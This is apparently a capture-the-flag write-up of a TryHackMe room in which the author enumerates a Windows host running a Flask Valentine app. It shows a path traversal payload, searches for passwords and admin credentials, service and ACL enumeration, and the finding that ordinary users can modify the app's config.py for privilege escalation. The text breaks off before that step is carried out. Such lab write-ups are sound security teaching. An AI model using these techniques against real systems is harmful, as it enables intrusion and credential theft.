
St3alMyH34rt — Tryhackme (Love at first breach)

At first i tried using nmap to check what are the open ports
“nmap -sS -p- ”
Then we found out there's port 8080 which an web app

After looking around there’s 2 interesting page Love letters where you can upload and RSVP Now which a reservation maybe we can do some path traversal? SSTI? command injection? Rev Shell?
But revshell is not allowed as stated on the challenge “ outbund traffic is not allowed.”
One thing we can think of is why we have RDP? and what is this website for?


But before that let’s look around the provided RDP which is andrea windows
We immediately noticed there’s a valentine folder same as the web application?
Conclusion: “Can it be this is the one acting as server for valentine web app?”
Let’s look around

Interesting folders they might contain something important
An app config and run file? hmm…. can it be? we can hijack the python?
There’s known attack called python path hijacking

But before we execute this let’s look around the website what we can find and test our theory about attacking the upload and reservation
If we look on the source code of the website below you can see an interesting and fun javascript code. Which is konami easter egg

so basically if you do this “up up down down left right left right B A”

You get a pop up but this doesn’t interest us let’s look more on the code
We can find there’s where you click the heart 7 times next on “Valentine’s Eve”
Interesting we are transferred to another page…
but looking below there’s different kind of easter egg’s
Maybe this will reveal some hidden API’s?
So open your dev by f12 and go to network tab


If you type fortune or click Get a love fortune we get an api

As you can see theres an API request lets try going to http://10.65.128.202:8080/api/love-fortune


Lets try fuzzing some hidden endpoints. While this is going let’s go search more for clue’s or hint

But earlier we remember we got a RDP creds.
I noticed going back to windows there's called valentine lets check if this windows RDP provided to us is the one running it
Let’s confirm if this windows is really the one responsible for this website
By typing this command “tasklist | findstr python”
We can see some python running here

Let's try to view them "netstat -ano | findstr <PID>" if you noticed theres a lot of them with port 8080 which the port of the website
Lets verify some of them by typing this command usually flask PID "netstat -ano | findstr 4236"
We can confirm that this windows is running flask

Now lets check the folder permission "icacls C:\valentine"

It can be that the valentine folder is where the admin
Maybe this folder is hiding the admin password?
# Check for config files with credentials
type C:\valentine\*.config
type C:\valentine\*.ini
type C:\valentine\*.json
type C:\valentine\*.py
type C:\valentine\*.php  (if it's PHP)

# Search for "flag" or "admin" in files
findstr /s /i /m "flag" C:\valentine\*.*
findstr /s /i /m "admin" C:\valentine\*.*
findstr /s /i /m "password" C:\valentine\*.*
Let’s query the valentine
Lets query the application again "sc query ValentineApp"

Enumerating Running Services
To gather more information about potential privilege escalation paths, we queried a Windows service:
sc query ValentineApp
Step 1 — What is sc?
sc stands for Service Control.
It is used to interact with Windows services, such as:
Checking if a service exists
Seeing if it is running
Starting/stopping services
Services are interesting in privilege escalation because they often run with high privileges (SYSTEM).
Step 2 — What this command does
sc query ValentineApp
This asks Windows:
Is there a service named ValentineApp, and what is its current status?
Step 3 — Understanding the output
SERVICE_NAME: ValentineApp
TYPE  : 10  WIN32_OWN_PROCESS
STATE : 4  RUNNING
Let’s decode the important parts.
SERVICE_NAME: ValentineApp
The service exists on the system.
TYPE : 10 WIN32_OWN_PROCESS
This means the service runs as a standalone executable (.exe).
This is important because:
If we can modify the executable or its path, we might gain privilege escalation.
STATE : 4 RUNNING
The service is currently running.
Extra flags:
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
Meaning:
It can be stopped
It cannot be paused
It stops when Windows shuts down
The STOPPABLE part is interesting for attackers because:
If we can modify the service binary and restart the service, we might execute our own code.
Exit Codes
WIN32_EXIT_CODE   : 0
SERVICE_EXIT_CODE : 0
Both are 0, meaning the service is running normally without errors.
Step 4 — Why this matters in privilege escalation
Services are a common escalation path because:
Many run as SYSTEM
If misconfigured, we may:
Modify the service executable
Change its configuration
Restart the service to execute our code
This command confirms that the ValentineApp service exists and is running, making it a potential target for further enumeration.
If it really running the website? could it be the upload folder is where the file go when we upload on love
But the problem here is we dont have any permission to modify the python libraries to do python path hijacking
And we dont have also right’s to reload the service itself
As you noticed only .txt file and 1mb means rev shell or php cant be used


Interesting maybe we can intercept this? when we try to download the love letter and do some path traversal?

try ../../../../windows/win.ini
This verify if we can download something in the server

Interesting Not found lets try another way
maybe rsvp lets try SSTI because maybe the flask web app is using jinja known vuln?

Hmmm…. Nothing happening let’s go back to our fuzzer if we find something important


Also nothing we are left 1 choice is to check the valentine folder itself
Just like what we guessed it does really upload it to the C:\valentine\upload
If you noticed earlier there’s static folder this might contain a javascript?
But before that let’s check what permission andrea or what this valentine folder permission have
Let’s go back to windows and check what we can do & also lets check some permissions on the folder valentine “icacls C:\valentine\* | findstr “F” # Full control”

Quick explanation what happening
Checking Folder Permissions with icacls
To understand who has powerful permissions over the C:\valentine directory, we ran:
icacls C:\valentine\* | findstr "F"
Let’s break this down step-by-step.
Step 1 — icacls
icacls is a Windows command used to view Access Control Lists (ACLs).
In simple terms, it answers:
Who can access this file/folder and what are they allowed to do?
Step 2 — Target folder
C:\valentine\*
This tells Windows to check all files and subfolders inside the C:\valentine directory.
So now we are asking:
Show the permissions for everything inside this folder.
Step 3 — Filtering with findstr "F"
The output of icacls can be very long, so we filter it:
| findstr "F"
This only shows lines containing (F).
In icacls:
(F)= Full Control
This is the most powerful permission. A user with Full Control can:
Read files
Modify files
Delete files
Change permissions
So the full command means:
Show only the users/groups that have FULL CONTROL over files in C:\valentine.
Step 4 — Interpreting the output
Example line:
BUILTIN\Administrators:(I)(OI)(CI)(F)
What this means:
BUILTIN\Administrators→ The Administrators group(F)→ Full control(I)→ Permission is inherited(OI)(CI)→ Applies to files and folders inside
In plain English:
Administrators have full control over this folder and its contents.
Step 5 — Why we check this
During privilege escalation, we look for dangerous permissions such as:
Users:(F)Everyone:(F)Authenticated Users:(F)
If regular users have Full Control, they could modify files and potentially escalate privileges.
In our case, only SYSTEM, Administrators, and service accounts have Full Control, which appears normal and not immediately exploitable.
This step helps us quickly identify whether a folder is writable or misconfigured for privilege escalation.
But are this true? let’s confirm it our self

Seems like we can write something on the folder?

So we tried some query on the application for some confirmation we noticed something very important

sc qc ValentineApp
Critical Information:
Service runs as: NETWORK SERVICE (not admin, but still higher priv than Andrea)
Uses NSSM (Non-Sucking Service Manager) to run the Flask app
Binary path:
C:\ProgramData\chocolatey\lib\NSSM\tools\nssm.exe
What is NSSM?
NSSM is a service wrapper — it runs the Flask app as a service. The actual Flask app command is stored in the registry.
Find the Actual Flask Command
# NSSM stores app settings in registry
reg query HKLM\SYSTEM\CurrentControlSet\Services\ValentineApp\Parameters

# Check these specific values
reg query HKLM\SYSTEM\CurrentControlSet\Services\ValentineApp\Parameters /v AppDirectory
reg query HKLM\SYSTEM\CurrentControlSet\Services\ValentineApp\Parameters /v Application
reg query HKLM\SYSTEM\CurrentControlSet\Services\ValentineApp\Parameters /v AppParameters
Check NSSM Configuration
# NSSM might have its own config
type "C:\ProgramData\chocolatey\lib\NSSM\tools\valentineapp.log"
dir C:\ProgramData\chocolatey\lib\NSSM\tools\*.ini
Now The Important Part — File Permissions
We already did some part of this
# Check permissions on the valentine folder
icacls C:\valentine

# Check if NETWORK SERVICE has write access anywhere
icacls C:\valentine\static
icacls C:\valentine\uploads
icacls C:\valentine\*.py
The NSSM Binary Itself
# Check nssm.exe permissions
icacls "C:\ProgramData\chocolatey\lib\NSSM\tools\nssm.exe"

# Check if we can replace nssm.exe (unlikely but worth checking)
Since It’s NSSM, Maybe We Can Modify the Service
# NSSM has its own commands to modify services
"C:\ProgramData\chocolatey\lib\NSSM\tools\nssm.exe" help
"C:\ProgramData\chocolatey\lib\NSSM\tools\nssm.exe" get ValentineApp Application
CRITICAL FINDINGS:
LOCAL SERVICE has FULL CONTROL (F) on almost everything! (That’s the service user)
BUT LOOK AT config.py:
BUILTIN\Users:(M)- MODIFY permission!That means Andrea (as a User) can MODIFY config.py!
This Is Our Vector!
Since the service runs as LOCAL SERVICE and imports config.py (it always does in Flask apps), and you can modify it, here’s the plan:
Read what the config.py contains
If you remember earlier there’s a API we found and it looks like it’s not interesting it just keep popping a new quote but look at this

